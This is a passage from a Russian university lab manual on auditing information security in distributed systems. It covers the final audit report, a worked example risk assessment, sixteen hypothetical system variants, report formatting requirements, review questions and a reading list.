Возьмите разработанный в ЛР 8 регламент (или создайте его упрощённую версию) и адаптируйте под текущую систему. Добавьте специфические сценарии инцидентов, характерные для распределённой архитектуры (например, компрометация пода Kubernetes, атака на etcd, перехват трафика сервисной сетки). Укажите конкретные RTO/RPO.

Шаг 7. Формирование итогового отчёта об аудите безопасности

Объедините все разработанные документы в один отчёт, дополнив:

- Введением – описание системы и целей аудита.
- Разделом «Анализ соответствия правовым требованиям» – вывод о наличии/отсутствии несоответствий.
- Разделом «Оценка рисков» – таблица рисков и план мероприятий.
- Заключением – общие выводы о состоянии безопасности, приоритетные рекомендации.
- Список использованных НПА и стандартов.

Шаг 8. Проверка на соответствие ПК-10

В заключении отдельно укажите, какие именно действия демонстрируют готовность соблюдать правовые нормы и участвовать в разработке документации. Например: «проанализированы требования 152-ФЗ и Приказа ФСТЭК № 21, на их основе разработаны ТЗ на СЗИ и раздел Политики ИБ».

Пример выполнения задания

Вариант 0 (иллюстративный).

Система: платформа онлайн-страхования «Страхуй-ка» (высоконагруженная). Обрабатывает персональные данные клиентов (ФИО, паспортные данные, номера полисов, платёжные данные). Архитектура: Kubernetes (GKE), PostgreSQL (реплики в двух зонах), Redis (кэш сессий), Kafka (очередь событий). Требуется соответствие 152-ФЗ, Приказу ФСТЭК № 21 (как ГИС с ПДн), рекомендациям Банка России (страховая деятельность).

Фрагмент оценки рисков:

Актив	Угроза	Уязвимость	Вероятность	Последствия	Уровень риска	Меры
База данных ПДн	Несанкционированный доступ через API-шлюз	Отсутствие rate limiting на API шлюзе для чувствительных эндпоинтов	3	5	15 (высокий)	Внедрить rate limiting и WAF-правила
Сетевое взаимодействие	Перехват трафика между микросервисами	Отсутствие mTLS в сервисной сетке	2	4	8 (средний)	Внедрить Istio с mutual TLS

Раздел Политики ИБ (фрагмент):

4.3.6. Требования к безопасности контейнерных сред:

- Все образы контейнеров должны проходить сканирование на уязвимости (Trivy) перед деплоем.
- Запрещён запуск контейнеров от пользователя root (должен быть указан non-root user).
- Должны быть настроены NetworkPolicy, ограничивающие трафик между подами по принципу наименьших привилегий.

ТЗ на СЗИ (фрагмент требований):

3.2. Требования к подсистеме регистрации событий:

- Фиксация всех попыток доступа к API-шлюзу с указанием IP, времени, HTTP-метода.
- Сохранение логов не менее 1 года с возможностью поиска в ELK.
- Генерация алерта при обнаружении 5 неудачных попыток входа с одного IP за 1 минуту.

Выводы по аудиту:

Система в целом соответствует требованиям 152-ФЗ, но имеются риски, связанные с недостаточной сетевой сегментацией и отсутствием регулярного SAST-сканирования. Рекомендовано внедрение mTLS и интеграция SonarQube в CI/CD. Разработанная документация (Политика, ТЗ, Регламент) обеспечивает правовую базу для дальнейшей сертификации.

Индивидуальные задания

Каждый вариант описывает сферу деятельности и архитектуру гипотетической системы. Студент должен выполнить полный аудит и разработать комплект документов.

Вариант 1. Государственная информационная система «Электронный реестр льготников» (ГИС, уровень защищённости ПДн – 2). Архитектура: центральный портал на Spring Boot, БД Oracle, резервное копирование на ленточную библиотеку. Требуется: учёт приказов ФСТЭК № 21, № 239, 152-ФЗ.

Вариант 2. Платформа интернет-эквайринга (финансы). Обрабатывает платёжные данные карт (PCI DSS). Архитектура: микросервисы на Go, Redis, Kafka, Kubernetes в одном ЦОД. Требуется: Положение Банка России 683-П, 161-ФЗ, стандарты PCI DSS (основные требования).

Вариант 3. Медицинская ИС «Электронная карта пациента» (федеральная). Обрабатывает врачебную тайну, спецкатегории ПДн. Архитектура: распределённая система с центральным хранилищем в защищённом контуре, доступ через защищённые каналы. Требования: 323-ФЗ, 152-ФЗ (ст.10), Приказ Минздрава.

Вариант 4. Система управления промышленным предприятием (ERP) – объект КИИ 1 категории. Архитектура: гибридная (on-premise + облако), несколько производственных площадок. Требования: 187-ФЗ (о КИИ), приказы ФСТЭК о категорировании, меры по защите АСУ ТП.

Вариант 5. Облачный провайдер услуг IaaS (лицензия ФСТЭК). Обрабатывает трафик и данные клиентов. Архитектура: OpenStack, Ceph,

тысячи виртуальных машин. Требования: Приказ ФСТЭК № 17 (лицензирование), требования к обеспечению безопасности облачных вычислений.

Вариант 6. Онлайн-сервис бронирования отелей (международный). Обрабатывает ПДн граждан РФ и иностранцев. Архитектура: мультиоблако (AWS + Yandex Cloud), CDN, Redis Cluster. Требования: 152-ФЗ, GDPR (для пользователей из ЕС), локализация данных.

Вариант 7. Система электронного документооборота (СЭД) органа госвласти. Архитектура: центральный сервер приложений, СУБД PostgreSQL, шлюз межведомственного обмена (СМЭВ). Требования: Приказ ФСТЭК № 21 (класс ГИС 1), требования к использованию квалифицированной электронной подписи.

Вариант 8. Платформа сбора телеметрии с беспилотных летательных аппаратов (специальная связь). Архитектура: распределённые станции приёма, центральный аналитический центр. Требования: Закон «О государственной тайне», приказы ФСТЭК и ФСБ по защите сведений ограниченного доступа.

Вариант 9. Финансовая биржа (торговая система). Архитектура: кластер матчинга (ультранизкие задержки), публичные API для трейдеров. Требования: Положения Банка России для операторов бирж, требования к непрерывности (RTO < 5 минут).

Вариант 10. Система «Умный город» (обработка данных с камер, датчиков транспорта). Архитектура: IoT-шлюзы, облачная платформа, Big Data (Hadoop). Требования: 152-ФЗ (видеонаблюдение – биометрия), требования к КИИ для транспортного сегмента.

Вариант 11. Сервис киберстрахования (startup). Обрабатывает данные о предыдущих страховых случаях, коммерческую тайну. Архитектура: микросервисы на Python, MongoDB, Kubernetes в двух зонах. Требования: 152-ФЗ, Закон «О коммерческой тайне», рекомендации ЦБ.

Вариант 12. Платформа онлайн-образования (100000+ студентов). Обрабатывает персональные данные, результаты тестирования. Архитектура:

фронтенд на React, бэкенд на Node.js, PostgreSQL, Redis (сессии), видеостриминг через CDN. Требования: 152-ФЗ, требования к защите детей в интернете.

Вариант 13. Телемедицинская система (консультации врачей онлайн). Хранит видео-консультации (биометрия), медицинские справки. Архитектура: WebRTC, шифрование end-to-end, БД на серверах в защищённом периметре. Требования: 152-ФЗ (спецкатегории), 323-ФЗ, приказ Минздрава № 344н.

Вариант 14. Платформа интернет-голосования (федеральная). Требования анонимности, целостности голосов, защита от DDoS. Архитектура: blockchain (для проверяемости), многозонное развёртывание, шифрование. Требования: Постановление ЦИК, требования ФСТЭК к КСПП (криптошлюзам).

Вариант 15. ERP для логистической компании (доставка грузов). Обрабатывает данные о грузах, маршрутах, личные данные водителей. Архитектура: микросервисы, база данных маршрутов (PostgreSQL + PostGIS), трекинг в реальном времени. Требования: 152-ФЗ, требования к информационной безопасности на транспорте (Минтранс).

Вариант 16 (дополнительный). Комбинированный – система управления дата-центром (DCIM) для крупного провайдера. Обрабатывает конфигурации сетевого оборудования, пароли доступа. Требования: собственные нормативные акты организации, аттестация объекта информатизации по требованиям ФСТЭК.

Требования к отчёту

Итоговый отчёт по лабораторной работе №14 должен представлять собой **единый документ** объёмом 12–20 страниц, содержащий следующие разделы:

1. **Титульный лист** – название дисциплины, ЛР №14, ФИО, группа, вариант.
2. **Цель и задачи** (по методичке, с учётом варианта).

3. **Введение** – описание гипотетической системы, её критичность, основные функции, обрабатываемые данные.
4. **Анализ правовых требований** – таблица применяемых НПА с выдержками и выводами о необходимости выполнения (с указанием конкретных статей/пунктов).
5. **Оценка рисков ИБ** – таблица не менее чем с 5 рисками (актив, угроза, уязвимость, вероятность, последствия, уровень риска, меры).
6. **Разработанные документы** (в отдельных подразделах):
    - Проект Политики ИБ (раздел, минимум 2-3 страницы).
    - Техническое задание на создание СЗИ (3-4 страницы).
    - Регламент реагирования на инциденты (сокращённый, но с учётом специфики системы, 2-3 страницы).
7. **Заключение** – сводка выявленных несоответствий, приоритетные рекомендации, заявление о соответствии ПК-10.
8. **Список использованных источников** – нормативные правовые акты, стандарты, литература.
9. **Приложения** (при необходимости) – схемы архитектуры, перечень угроз, протоколы.

Требования к оформлению: шрифт 14 Times New Roman, полуторный интервал, нумерация страниц, чёткая структура, таблицы и списки. Документ должен быть сдан в электронном виде (.pdf или .doc).

Контрольные вопросы

1. Что такое аудит информационной безопасности и чем он отличается от пентеста?

2. Какие нормативные правовые акты наиболее часто применяются при аудите ИС (назовите 5)?

3. Как определить, что система является ГИС и какой класс защищённости ей присвоить по Приказу ФСТЭК № 21?

4. Какие требования предъявляются к обработке персональных данных в высоконагруженных распределённых системах (по 152-ФЗ)?

5. Какой документ является основным для описания функциональных требований к системе защиты информации?

6. Какие разделы обязательно должны быть в Техническом задании на создание СЗИ?

7. Как оценка рисков связана с разработкой политик и регламентов?

8. Каким образом вы в своей работе учли требование ПК-10 о соблюдении правовых норм и разработке документации?

9. Приведите пример конкретной угрозы для Kubernetes-среды и соответствующего требования в политике ИБ.

10. Почему для итоговой работы важно объединить знания из всех предыдущих лабораторных работ?

СПИСОК ЛИТЕРАТУРЫ

1. Баланов А. Н., «Защита информационных систем. Кибербезопасность». (СПб.: Лань, 2-е изд., 2025. – 280 с. ISBN 978-5-507-50467-1).

2. Мельников В. П., Клейменов С. А., Петраков А. М., «Информационная безопасность». (Учебное пособие. – ISBN 978-5-7695-1816-4).

3. Зенков А. В., «Информационная безопасность и защита информации». (Учебное пособие для вузов. – 104 с. ISBN 978-5-534-14590-8).

4. Лойко В. И. и др., «Информационная безопасность». (Краснодар: КубГАУ, 2020. – 332 с. ISBN 978-5-907346-50-5).

5. Жуков М. М., Телков А. Ю., Авсентьев А. О., Полухин Д. И., «Основы кибербезопасности: практикум». (Воронеж: Воронежский институт МВД России, 2024. – 142 с.).

6. Абденов А. Ж. Анализ, описание и оценка функциональных узлов SIEM-системы / А. Ж. Абденов, В. А. Трушин, К. Сулайман. – Новосибирск : Новосибирский государственный технический университет, 2018. – 122 с. – ISBN 978-5-7782-3716-2.

7. Баланов А. Н. Защита информационных систем. Кибербезопасность : учебное пособие / А. Н. Баланов. – 2-е изд., перераб. и доп. – Санкт-Петербург : Лань, 2025. – 280 с. – ISBN 978-5-507-50467-1.

8. Burp Suite : официальный сайт. – URL: https://portswigger.net/burp. – Текст : электронный.

9. GitLab DevSecOps : официальная документация. – URL: https://docs.gitlab.com/ee/user/application_security. – Текст : электронный.

10. Девис Р. Искусство тестирования на проникновение в сеть : практическое руководство / Ройс Дэвис ; пер. с англ. – Москва : ДМК Пресс, 2021. – 310 с. – ISBN 978-5-97060-529-5.

11. Елисеев А. И. Основы тестирования КИИ на проникновение : учебное пособие / А. И. Елисеев, Д. В. Поляков. – Москва : РУДН, 2020. – 120 с. – ISBN 978-5-8265-2090-1.